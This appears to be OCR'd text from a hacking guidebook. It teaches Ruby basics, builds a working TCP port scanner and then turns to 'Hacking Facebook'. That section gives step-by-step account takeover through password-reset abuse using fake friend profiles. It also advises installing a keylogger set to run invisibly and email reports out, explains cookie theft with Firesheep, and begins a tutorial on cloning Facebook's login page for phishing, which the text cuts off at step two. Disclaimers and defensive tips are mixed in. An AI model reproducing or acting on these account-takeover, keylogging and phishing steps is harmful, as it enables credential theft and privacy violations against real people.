Each Gem follows a similar structure to create consistency in the code libraries, too. Gems are typically made up of the actual code, documentation about the library, and Gem Specifications. These types of files will include valuable information such as the name, version number, licenses, a description, author information, and a link to the library's home page. By following a similar structure, it makes it much easier for developers to find the code that will best their needs for application development. The vast majority if these Ruby Gems are especially suited for developing penetration testing applications for a variety of reasons.

What Makes Ruby So Great for Penetration Testing?

Ruby isn't the only software development package that can develop top-notch network and penetration testing tools. In fact, a lot of people like Python due to the fact that is significantly faster than Ruby. However, Ruby has a lot of benefits that other software packages just don't have. The following are just a few tools, features, and benefits that Ruby contains that provide value to software developers:

- Packages that help to rip apart static binaries, which can be used in algorithms that intercept TCP/UDP streams for inspection
- Ruby uses regular expressions in a way that most other programming languages don't. You don't first need to import other structures, code, objects, or instantiate specific classes.
- Ruby has a smaller library than other programming languages. While this may sound like a disadvantage, it actually makes Ruby more streamlined. Instead of needing to do vast amounts of research on competing code libraries, developers can find the tools they need much quicker and easier than they could if they used another language.
- You can change entire portions of the library with "monkey patches" to bend the library to your will. This makes predefined objects in the library extremely flexible, and you can make tweaks very easily.
- You can even integrate some libraries from the C programming languages into Ruby. On the other hand, you can also integrate Ruby code modules into other programming languages, such as a tool written in C.

In addition, Ruby provides a lot of utilities that help people with reverse engineering, which is a crucial aspect of penetration testing. Reverse engineering allows people to deconstruct code and data after it has been compiled and built. You see, there a lot of network protocols that aren't open standards – that is, they are completely proprietary. Without knowing how the protocol was written, it would be very difficult to disassemble network protocol data to gather information about different types of hosts and targets.

Regardless if an attacker's goal is to mine data, crack a handshaking algorithm, or deconstruct network protocol headers to gain a clearer picture of network services, Ruby offers a solution. Sometimes people use security tools to obfuscate their data in an effort to enhance privacy or hide their activity, but the Ruby framework has tools that can help developers reverse engineer the protocol to see this data. Ultimately, this aids Internet attackers by allowing them to discover and create backdoors into applications and services.

As another immense benefit, Ruby is extraordinary at providing developers with tools to analyze binaries. Often times penetration testers are faced with data that has been compressed, scrambled, or obfuscated. By editing the code modules with monkey patches, developers are able to tweak these tools and custom tailor them to a certain type of traffic stream of their choosing. By using these techniques, penetration testers and attackers alike can extract data from file systems that has been embedded in compressed data, executables, binary data, and even firmware.

In Summary

Though Ruby can be used in many other applications, it is a favorite of developers who want to create penetration testing tools. From the perspective of someone who wants to invest time in learning penetration testing, it would be a good idea in the long term to learn how to code in Ruby. The great attackers and penetration testers of our day have at least a working knowledge of Ruby, and you would be remiss if you didn't try to learn it as well. It isn't one of the most challenging programming languages to learn, and tutorials can be found online for free.

Developing your penetration testing tools using Ruby would take a fair amount of time and focus, but you at least need to know about the various packages, frameworks, and RubyGems. Understanding these fundamentals will aid you in your Metasploit endeavors as well. Remember to check that Ruby has been installed on your operating system before you attempt to install penetration testing tools, because without it you will get a lot of headaches. This couldn't be truer in Linux environments, because you could get an error that says a package or dependency is missing – but the prompt will fail to mention which one. Though there are a lot of great programming languages that can be used to write network and penetration testing tools, Ruby is clearly a favorite because it has so much to offer.

Lets learn some ruby basics

Earlier we looked in depth at port scanning and how it works. We also covered the TCP three-way handshake, and the concept of stealth scanning! In the end of this section we're going to be building our own port scanner in Ruby.

But in order for everyone to understand the code, we're going to crush the basics and do a Ruby crash course! This article will teach you the first half of everything you need to know to write and understand the code behind our port scanner. First, let's make a brief list of what we'll be covering in this article...


- Puts vs. print
- Strings and integers
- Converting to other data types

- Arrays

Alright, now that we have a brief summary of what we'll be covering, let's jump right in!

Puts vs. Print

If you've ever used a scripting language, you should be familiar with print. But if you are completely new to scripting, print simply allows us to display something inside of the terminal. Ruby has two different versions of print, there's the regular print, and then there's *puts*. When we use print, it will print everything in the same line until we tell it to move lines. But if we use puts, it will automatically move to the next line when it's done. Let's quickly demonstrate this difference. I've made two scripts that print "Hello, World!" to the terminal. The first one uses print, and the second one uses puts. Let's go ahead and execute our first script using print:



Here we can see that using print will stay on the same line as previously stated, now let's see the same script, but we'll use puts instead:

Alright! We can see here that puts automatically put a newline after it printed "Hello, World!". Generally, we'll use puts when we want to notify the user of something. For example: If we're beginning a port scan, we'll **put** that the scan has started. We can use print for things such as giving the user a prompt, so input can be done on the same line and is kept clean.

Now that we've covered puts vs. print, let's move on to strings and integers!

Strings and Integers

Remember how when we printed "Hello, World!", there were always quotations around the words? This is because "Hello, World!" is a string. Basically, when you place quotation marks around a set of characters, it signifies them as *words*. For example; 10 is seen as a number, but "10" is seen as a word. Whenever we take input from the user, it will generally be returned as a string, which means we'll need

to convert it to a different type. This is because we can't perform math with a string. Try the following equation in your head: "Hello" + 1. See? You can't add numbers to a word, and the computer is no different. When we print something, we need to print it as a string. Now that we've covered strings, let's move on to converting data types!

Converting Data Types

As we previously stated, strings and integers don't get along very well. That's why we need to know how to convert between them. When we want to convert between data types, there are multiple ways to do this. We'll be using dot notation. Basically, we list what we want to convert, and then we add a period, followed to "to_" and then the first letter of whatever we want to convert to. I'm going to show you a code snippet, and then we'll dissect it:

```
number1 = gets.chomp
number2 = gets.chomp

total = number1.to_i + number2.to_i

puts 'The total is ' + total.to_s

'
```

Here we can see that we've made two variables (A variable simply stores any value, you make them by typing whatever name you'd like them to have, followed by and equal sign, and then the value you wish to give them) and assigned them the value of *gets.chomp*. Using *gets* will allow the user to enter text into the terminal, and using *.chomp* will strip the newline character from the end of the result. This allows the user to give input as to what they want. Below that, we can see that we are converting what the user entered into integers, and we're adding them together. Let's go ahead and run this script:

```
root@kali:~# ruby convert.rb
9000
1
The total is 9001
root@kali:~#
```

We can see here that it worked! We were able to convert the user's strings into integers and add them together. Now let's move on to our next topic and talk about arrays.

Arrays


Arrays are fairly simple. An array is just a set of data instead of just one piece. Imagine if you had a box. That box represents a variable that can hold information. Normally, we can only put one thing in the box at a time, but what if we want to put multiple things in the box? We can make it an array. Let's edit the code from our last script and make an array containing every number between the two numbers that the user entered:

```
print '[*] Enter the Starting Number: '
start = gets.chomp
print '[*] Enter the Ending Number: '
ending = gets.chomp

ourArray = ((start.to_i)..(ending.to_i)).to_a

puts ourArray
```

We can see here that instead of adding the two together, we've converted both of them to integers, and we've added ".." in between them. We placed this whole thing inside of parenthesis and we've ended it with ".to_a". We've already covered the conversions, but the interesting part is the ".." in the middle. Essentially, these two dots represent every number between the first integer and the last. Let's run this this script and generate an array of numbers 1 through 5:



There we go! We were able to successfully convert our strings to integers. Once we did that, we made an array of every number between them!

We're going to quickly cover how write and execute a Ruby script, so that you can get some practice in. You can use any text editor (I prefer gedit), and once you've finished your script, save the text file with the ".rb" extension. Then open up a terminal and locate your script. Once you've located your script, enter "ruby" into the terminal, followed by your script. This will run the text file as a Ruby script.

Finishing the basics

We just went over the first half of the Ruby basics to build our own port scanner. Let's go ahead and list what we'll be covering now:

- Loops
- Methods
- Begin/Rescue

The first two items on this list are relatively simple, but the third can get rather complicated. But don't worry, we'll do our best to make sense of it. So, let's get to it!

Loops

Loops are just what they sound like, loops. Loops allow us to repeat a set of code over and over until the loop is finished or a certain result is achieved. For example; we may need to loop through an array and connect a port for each element in the array (That's a port scanner).


There are quite a few ways to perform loops in Ruby, but the way that I use most often is the .each method. What this means is that we need to use an iterable object and we need call .each after it. Once we perform these calls, we follow it with the keyword *do* followed by our variable(s).

Before we explain any further, let's take a look at a script that puts each element of an array individually. After we run it, we should be able to wrap our heads around it. Let's take a look at the code:

```
ourArray = ['My', 'name', 'is', 'Defalt', 'and', 'I\'m',
'an', 'author', 'at', 'howtohackin.com/blog']

ourArray.each do |word|
        puts word
end
```

Alright, let's give a quick rundown of this code and then we'll execute it. We've made an array containing many strings, and we've made a .each loop. We can see the word "word" encased in pipes (This is a pipe: |). Think of this as a temporary variable name. Each element in the list will be housed under this temporary variable when it's their turn to be put through the loops code. Now that we know the in's and out's of this loop, let's execute this script:



There we go, we were able to print out each element of our array individually. Now that we know how loops work, let's move on to methods.

Methods

Repetition is very important in programming, no matter what language you use. Imagine if we needed to execute the same block of code multiple times in different place, it would be a huge pain to write the chunk of code multiple times, plus it would make the file size of the script rather large. If we want to execute a set of code multiple times in different places, we can use a method. Think of a method as a chunk of code that we've placed under a variable, we only need to call the variable name (and give the


arguments) to call the chunk of code. We'll be make two methods, both will perform the same actions, but one will take arguments. Our methods are simply going to say hello to us. Let's write these methods now:

```
def method1()
        print 'What is your name? '
        name = gets.chomp
        puts "Hello, #{name}\n\n"
end

def method2(name)
        puts "Hello, #{name}"
end

method1()
method2("Defalt")
```

Alright. Here we've made two methods, both functioning nearly the same, with the exception of the implementation of arguments in the second method. Then we've called our methods. Let's see these methods in action and execute our script:



Alright, there we go! We were able to make and properly execute our methods! These will allow us to re-run a section of code whenever and wherever we need. Now that we've learned about methods, let's move on to a *very* important concept, begin/rescue.

Begin/Rescue

When we make a script, we need to account for any possible errors that can occur. We need to account for these errors so that the error messages don't end up spilling all over the screen. This jumbled output looks extremely unprofessional and can often times devastate the functionality of a script.

We can use begin/rescue to account for these errors. It's fairly simple when you think about the words, **begin** this action, and **rescue** it from this error. There are many, *many* errors that can be generated by faulty code, and these errors are organized into a hierarchy. It would be very beneficial to become familiar with this hierarchy, this way you can distinguish between different errors and provide very specific feedback as to what went wrong.

We're going to start this section by making a script that doesn't work. We're going to intentionally make a script that will return an error, and then we're going to use begin and rescue to fix it. Let's start by making our faulty script:

```
print 'Please Enter a Number: '
num = gets.chomp

newnum = Integer num + 1
puts "Your Number Plus 1 Equals #{newnum}"
```

This example script will simply ask the user for a number and tell them what their number plus one is. But as you may have guessed, the user can enter whatever they want, including things that aren't numbers. Let's go ahead and generate an error by entering a word instead of a number:


```
root@kali:~# ruby begres.rb
Please Enter a Number: howtohackin.com/blog
begres.rb:4:in `+': no implicit conversion of Fixnum into S
        from begres.rb:4:in `<main>'
root@kali:~#
```

Here we can see that we've generated an error. By taking a deeper look at the error message we can see that it was a TypeError. Now that we know what kind of error is generated by this bug, we can account for it using begin and rescue. Let's edit our code to account for this new error:

```
print 'Please Enter a Number: '
num = gets.chomp

begin
        newnum = Integer num + 1
        puts "Your Number Plus 1 Equals #{newnum}"
rescue TypeError
        puts "That's not a valid number!"
end
```

We can see here that the syntax for utilizing begin and rescue is rather simple. We've merely placed the possibly volatile code under the **begin**, and we've place the rescue code beneath the **rescue**. Now that we've modified our code, let's run it again and see what happens:



There we go! We were able to successfully diagnose and account for a possible error! When making real life tools, error detection is **extremely** important. We stand no chance of notifying the users of an error if we don't even know what happened!

Building Our Port Scanner

The reason behind everything above was to prepare you for building our own port scanner. That's what we'll be doing here today. We have a few things we need to discuss first, so let's knock those out. We need to discuss what sockets are and how to use them in Ruby, let's discuss this now.

What are sockets?

Simply put, sockets allow us to make and manage connections over a network interface. This is what allows us to evaluate whether a port of open or closed. If we can successfully connect a socket to the target port, the port is open. Keep in mind that repeated and sequential connection such as this can and will be logged by both the victim and any IDS/IPS devices that may be listening.

Now that we know a little more about sockets, we can actually start making the port scanner. We're going to be breaking the code down into sections and analyzing each section individually, so let's get started!

Step 1: Setting Interpreter Path and Requiring Modules

When we make a Ruby script, it can be a real pain to have to type "ruby [SCRIPT NAME]" in order to execute it every time. So instead we can set the interpreter path. This will allow us to treat the file as a regular executable. We can mark the file as a ruby script from within the file by setting the interpreter path. This must be on the first line of the file, and is preceded by the shebang (#!). We also need to import the necessary modules for our port scanner. Modules are chunks of code that are logically grouped into files so we can pick and choose what we need. Now that we've discussed what this section of the script will do, let's take a look at the code, it will seem fairly simple compared to what we just discussed:

```
#! /usr/bin/ruby

require 'socket'
require 'timeout'

$rhost = ARGV[0]
$min_port = ARGV[1]
$max_port = ARGV[2]
```

The last bit of this snippet involves us calling multiple elements out of the "ARGV" array. This is an automatically generated array that contains command line arguments in the order they're given. This means that when we run this script, we need to give the target, the starting port, and the ending port as command line arguments.

Now that we have the first snippet out of the way, we can work with some things we've already covered.

Step 2: Generate an Array of Ports to Scan

Now that we have a start and end port provided by the user, we need to generate an array of numbers to serve as port numbers. We already covered how to convert between different port numbers, and we

briefly covered how to generate a range of numbers. We're going to be chaining conversions together here, but don't worry, it'll all come out nice and clean. Let's take a look at this snippet before we dissect any further:

```
begin
        if (Integer $min_port) <= (Integer $max_port)
                $to_scan = ((Integer $min_port)..(Integer $
        else
                puts "[!] Error: Invalid Range of Ports"
                exit
        end
rescue ArgumentError
        puts "[!] Error: Invalid Range of Ports"
        exit
end
```

Alright, we can see here that we've placed the whole array generation inside a begin/rescue statement. We start our conversion with an if statement, which tests to see if the start port number is less than or equal to the stop port number. This is to avoid generating an invalid range of ports. We've stored our range of ports in a new variable called $to_scan. The dollar sign in front of the variable name means this variable can be accessed from anywhere in the script. Now that we've got our range of ports, we can build the method to scan a given port.

Step 3: Build the Port Scanning Method

When we finally scan the ports of the victim, we're going to need to perform the same action again and again, for every port in our array. In order to use this same piece of code over and over again, we're going to make a method and call that method for every port. Our method will take one argument, a port number, and it will then proceed to connect to that port and return true or false based on the result. Let's take a look at our method and then we'll give a deeper look:

```
def scanport(port)
        s = Socket.new Socket::AF_INET, Socket::SOCK_STREAM
        begin
                sockaddr = Socket.pack_sockaddr_in(port, $rhost)
        rescue
                puts "[!] Error: Failed to Resolve Target"
                exit
        end
        timeout(10) do
                begin
                        @result = s.connect(sockaddr)
                rescue
                        return false
                end
        end
        if @result == 0
                return true
        else
                return false
        end
end
```

We start by creating a socket. We do this by calling .new on the Socket module we required earlier. Then we follow it with some attributes we want our socket to have. Next, we make a new variable named sockaddr, in this variable we store the result of calling pack_sockaddr_in out of the Socket module. In order to connect our socket to a remote host, we need to properly pack the addressing information into it. This is the proper way of doing so, we've placed this within a begin/rescue just in case the socket fails to resolve the target.

If you remember back to the very beginning, we imported a second module, timeout. We can make a timeout do loop to attempt a certain action for a certain amount of time. Once the timer runs out it will move on to the next section of code. This timeout is to prevent the script from hanging if a port is unresponsive. It will then assign the resulting value to the result variable. If the connection was successful, it will return 0. We can make a simple if statement to test for 0 result, and return true if it is. We will return false otherwise. Now that we've made a method to scan a given port, we can loop through our array and use it.

Step 4: Iterate Over the Array and Call the Method

Now that we have our method, we can use it on our array. We're going to use a .each loop and give our temporary variable the name "port". This loop is rather simple, so let's take a look before we dissect any deeper:

```
puts "[*] Beginning Scan... \n\n"

$to_scan.each do |port|
        if scanport(port)
                puts "Port " + port.to_s + ": Open"
        end
end

puts "\n[*] Scan Complete!"
```

First, we put that we're beginning the scan, followed by some blank lines for neatness. Then we make a .each loop with our to_scan array. We then make an if statement using our method. Remember how our method returned true or false? Well this is where that comes in handy. Instead of manually evaluating it, we can just place it in an if statement and let it take care of everything. If the result from our method is true, we print that the scanned port is open, anything else we just ignore. Once our scan is complete, we put that the scan is complete. Now that we have our port scanner, we can test it out!

Step 5: Test it Out

Since we have a new tool, we need to test it out. First we're going to perform a basic nmap scan against our target and see what results to expect:

```
root@kali:~# nmap -Pn 10.0.0.1 -p1-100

Starting Nmap 7.00 ( https://nmap.org ) at 2016-04-10 23:52 CDT
Nmap scan report for 10.0.0.1
Host is up (0.012s latency).
Not shown: 98 closed ports
PORT   STATE SERVICE
53/tcp open  domain
80/tcp open  http
MAC Address: E4:F4:C6:0A:7E:7E (Netgear)

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
root@kali:~#
```

Alright, if we scan ports 1 through 100, we can expect that ports 80 and 53 will be open. Let's go ahead and fire up our port scanner! First, we need to make the file executable using the chmod command. Once we've made it executable, we can fire it up and use it. Let's do both now:

```
root@kali:~# chmod +x portscan.rb
root@kali:~# ./portscan.rb 10.0.0.1 1 100
[*] Beginning Scan...

Port 53: Open
Port 80: Open

[*] Scan Complete!
root@kali:~#
```

There we go! We were able to successfully build our own, functional port scanner! I hope now that we've built our own, we have a bit better understanding about how they work.

Section 8 – Facebook

Hacking Facebook

Facebook is easily the most popular social networking site in the entire world. Each day, millions and millions of users log in to check their news feeds, connect with friends and family, and even make calls. There's just one problem. People, even those who aren't adept at hacking, can compromise others' accounts by stealing their passwords. It may sound like something out of an action film, but the honest truth is that there are unbelievably simple methods that most people can use to gain access to someone else's Facebook account.

If you want to become a competent hacker, knowing methods for hacking Facebook passwords is paramount to your learning. Now, I certainly don't advocate using these methods to break into other people's personal accounts and compromise their privacy. Not only is that illegal, it is morally wrong. If you're reading this because you want to get back at an ex or cause disruption, then you probably shouldn't be reading this book. On a more practical note, knowing how people hack into Facebook accounts is critical if you want to avoid being hacked. There are several things users can do to protect themselves from the most common Facebook attacks, as we'll discuss later.

1: The Password Reset

This type of attack lacks the razzle-dazzle of the more complex types of attacks, but the fact remains that it is a simple yet effective way to commandeer another users' Facebook profile. In fact, this method is commonly used to hijack all sorts of different online accounts. By changing the password, the attacker not only gains access to the profile, but they simultaneously bar the owner of the account from accessing their profile. More often than not, this attack is performed by a friend or acquaintance that has access to the target's personal computer or mobile device. You'd be surprised how many people don't even log out Facebook or cache their username and password in their browser because they are lazy. The steps are as follows:

- Step 1: The first step in this attack is to determine the email address used to login to a user's profile. If an attacker doesn't already know the target's email addresses, guess what? Most people list this information in the contact section of their Facebook profile.

- Step 2: Now all an attacker needs to do is click on the **Forgotten your password**? button and enter in the assumed email address of the target. Next, an attacker would click on the **This is my account**

- Step 3: Next, the password reset procedure will ask if the user wants to reset their password via email. However, many times people will delete old email accounts and use new ones. That's why there's a link that says **No longer have access to these**? Click the link to continue.

- Step 4: The next step in the process is to update the email address linked to the account. The prompt will ask for new contact information via the **How can we reach you**? Make sure the email address you enter isn't linked to another Facebook profile.

- Step 5: This step is a little more challenging, because it will ask a security question. If the attacker knows the target personally, this is going to be extremely easy. However, if the attacker doesn't know the target very well, they can make an educated guess. Sometimes they even dig through the victim's Facebook profile to glean information about possible correct answers to the security question. Once the correct answer has been discovered, the attacker needs to wait 24 hours before they can login.

- Step 6: In the event that the attacker couldn't guess the right answer to the security question, there is an option to **Recover your account with help from friends**. The only problem is that a lot of people 'friend' people on Facebook that they don't know too well. Select between 3 and 5 friends that will be candidates for the rest of the attack process.

- Step 7: This part of the password reset process sends passwords to the friends. There are two methods to this part of the process. Firstly, an attacker can contact these individuals from the fake email address to request the new password, and bonus points if the email address looks like the actual victim.

In addition, the attacker can create 3 to 5 fake Facebook profiles and try to 'friend' the target on Facebook ahead of time. Then, all the attacker would need to do is select 3 to 5 of the bogus profiles during the procedure.

How to Prevent This Attack

It's frightening how easy this attack is to carry out. The good news is that there are several things users can do to protect themselves from becoming the next victim of an attack as follows:

1. Use an email address that is only dedicated to Facebook use.

2. Don't list your email address on your Facebook profile.

3. Make your security question as complex and difficult to guess as possible. If you really want to get tricky, you could enter a bogus answer that is unrelated to the question (as long as you can remember it!). For example, if the security question asks for your mother's maiden name, you could enter "JohnjacobjingleheimershmidtLarsson" (though there is character limit) or some other variant that is nearly impossible to guess. Omit personal information that is easy to guess such as pet names, birthdates, anniversaries, etc.

2: Using the Infamous Keylogger Method

A keylogger is a nasty piece of software because it records every single keystroke a user types and records that information invisibly. Usernames, passwords, and payment card data are all up for grabs if a hacker successfully installs a keylogger on a target's computer. The first type we'll look at for hacking Facebook is a software keylogger.

The problem with software keyloggers is getting them installed on the target computing device. This can be extremely complex if a hacker wants to do it remotely, but if an attacker is a friend or personal acquaintance of the target, then this step becomes much easier. There are plenty of different keyloggers out there, but you can find many of them absolutely free of charge. After the software has been installed on the target computer, make sure you configure the settings to make it invisible and to set an email that the software will send the reports to.

Hardware Keyloggers

There are also hardware keyloggers in existence that look like a flash drive or wireless USB stick. These really work best on desktop computers because they can be inserted into the back of the computer – and as they say, outta sight, outta mind. The code on the USB stick will effectively log keystrokes, though it isn't effective for laptops. Some of them even look like old PS2 keyboard and mouse jacks. You can easily find one online.

How to Prevent This Attack

Keyloggers are nasty business, but there are several things users can do to protect themselves online as follows:

1. Use firewalls. Keyloggers have to send their report of logged keystrokes to another location, and some of the more advanced software firewalls will be able to detect suspicious activity.

2. Also, users should use a password database. These handy password vaults usually have tools that automatically generate random, secure passwords. You see, the keylogger won't be able to see these passwords since you didn't technically type them. Just make sure you always copy/paste the passwords when you log into an account.

3. Stay on top of software updates. Once an exploit has been found in an operating system, the OS manufacturer will typically include patches and bug fixes in following updates to ensure that the attack can't be performed again.

4. Change passwords on a regular basis. Some users who are extremely security conscious will change their passwords every two weeks or so. If this sounds too tedious, you could even do it

every month or every three months. It may seem unreasonably zealous, but it will render stolen passwords useless.

3: Phishing

You'd be surprised how gullible the average Internet user is these days. Most people don't even check the URL of the site they are visiting as long as the web page looks as they expected it to look. A lot of people have created links to bogus URLs that looks and behaves exactly like the Facebook login page. Often times these fake links are embedded into social media buttons on a website.

For example, there might be a "Share on Facebook" link, but in order to share the content the user first needs to login to their account. The phishing attempt simply stored the user's credentials instead of sending them to their Facebook account. Some of the more advanced ones store a copy of the user's input, and then supply that information to the actual Facebook login page. To the user, it looks as though they have genuinely logged into Facebook, when in fact, they first visited a phishing site.

Believe it or not, it isn't that difficult to clone a website. All an attacker needs is a fake page and a passable URL that is extremely close to the real URL. Furthermore, attackers can mass email these links to email lists that are purchased online – and they're dirt cheap, too. Though it is 2016 and phishing filters are becoming increasingly sophisticated, they're not perfect.

How to Prevent This Attack

There are a few simple and basic things users can do to prevent becoming the next victim of a phishing attack as follows:

1. Never follow links from emails, especially those that come from sources you don't already know. If you think you can trust the sender, always check the URL of the link before visiting the page. However, it's better to visit the website directly.

2. Always check links on forums, websites, chatrooms, etc. Believe it or not, even popup ads can contain bogus links to phishing sites. If it doesn't look legit, don't click on it!

3. Always use ant-virus and security software. Many of them include phishing filters that will stop users from visiting phishing sites.

4: Stealing Cookies

Cookies are a necessary evil for some sites, but too often users lazily store their login credentials in browser cookies without knowing any better. But an attacker doesn't always need access to a target's computer to steal a cookie. There are many sniffing techniques that can be performed across a LAN, such as the wireless network in a coffee shop. Once the cookie has been stolen, the hacker can then

load the cookie into their browser, fooling Facebook into believing that the victim has already logged into their account. 

For example, an attacker could utilize Firesheep, which is an add-on for Firefox that sniffs traffic on Wi-Fi networks to steal cookies and store them within the attacker's web browser. Once the attacker has stolen the cookie, they can login to the target's Facebook account, provided that the target is still logged in. Then, the attacker can change the password of the profile. However, if the victim logs out of Facebook, the cookie will be worthless.

Final Thoughts on Facebook Security and Attack Prevention

There are also some general techniques and best practices to avoid becoming the next victim of a Facebook attack. Some of them should be common sense, but too many users fail to give security a second thought.

1. Only use trusted wireless networks. If you need an Internet connection and happen to spot an unknown SSID, it's in your best interest to leave it alone.

2. Within your Facebook profile, click on **Account Settings** and look in the **Security** Enable **Secure Browsing**, and make sure you always use HTTPS to prevent cookie theft.


3. *Always* log out after you are finished browsing Facebook to prevent a cookie attack. Too many users simply click the "X" in their tab or browser, which doesn't log you out.

4. Connect using a VPN connection. This will encrypt all of your data before sending it to the VPN server, so local network attackers won't be able to see what data you're transmitting.

5. Less is more. Though users are frequently tempted to share their personal information with the world, you would do well to limit how much information you post online. Make sure private information such as email addresses, current location, and other similar information isn't shared on Facebook.

6. Only befriend people that you trust. There are too many scams circulating that try to build trust with a target. The only problem is you have no idea who these strangers are, and more often than not, they're trying to take advantage of you.

How to Create a Facebook Phishing Page



The most effective hacking attack always has been and always will be social engineering as it will always be easier to trick an unsuspecting victim than to defeat technological controls. In this tutorial, we're going to take a close look at how to setup a phishing page to harvest usernames and passwords that can be used to hack other users' Facebook accounts. However, and I can't stress this enough, this knowledge should never be used to attack others in the real world. It simply isn't legal, and it isn't moral, either. If you've ever had your username or password stolen, you know how bad it feels when others have violated your privacy.

If you're reading this with the hopes of learning how to gain access to countless users' Facebook credentials, I should instead refer you to philosophical ideas on morality. Keeping that in mind, there is a lot of value, especially for aspiring hackers, to understanding how phishing works. Not only will it help you avoid mistakes that threaten your security and privacy, but it will also help you spot fishy phishing sites.

What is Phishing?

Phishing is the process of setting up a fake website or webpage that basically imitates another website. Attackers frequently employ this method to steal usernames and passwords. Most frequently, the process works as follows.

A user clicks on a bad link to a phishing site. Believing they are viewing the intended web page, they enter their login credentials to access the web service. There's just one problem. The user, who is really the attack's victim, actually entered their private information into a hacker's website. And now the hacker has their login credentials! In Facebook, this may not be as consequential as another website, like online banking.

However, the hacker can now wreak ungodly amounts of havoc on a person's social life. If it happens to be a business's Facebook profile, they can damage their business. Today, however, we are going to setup an imitation Facebook login page to show you just how easy it is to start phishing. Let's take a closer look at the steps required.

1. Pull up Facebook.com in your browser. Then, right click on the website's login page. You should see an option along the lines of "view source page." Click on this option and you should be able to view the code behind this page.

2. Go ahead and dump all of the page's source code into Notepad (or your operating system's best simple text editor.

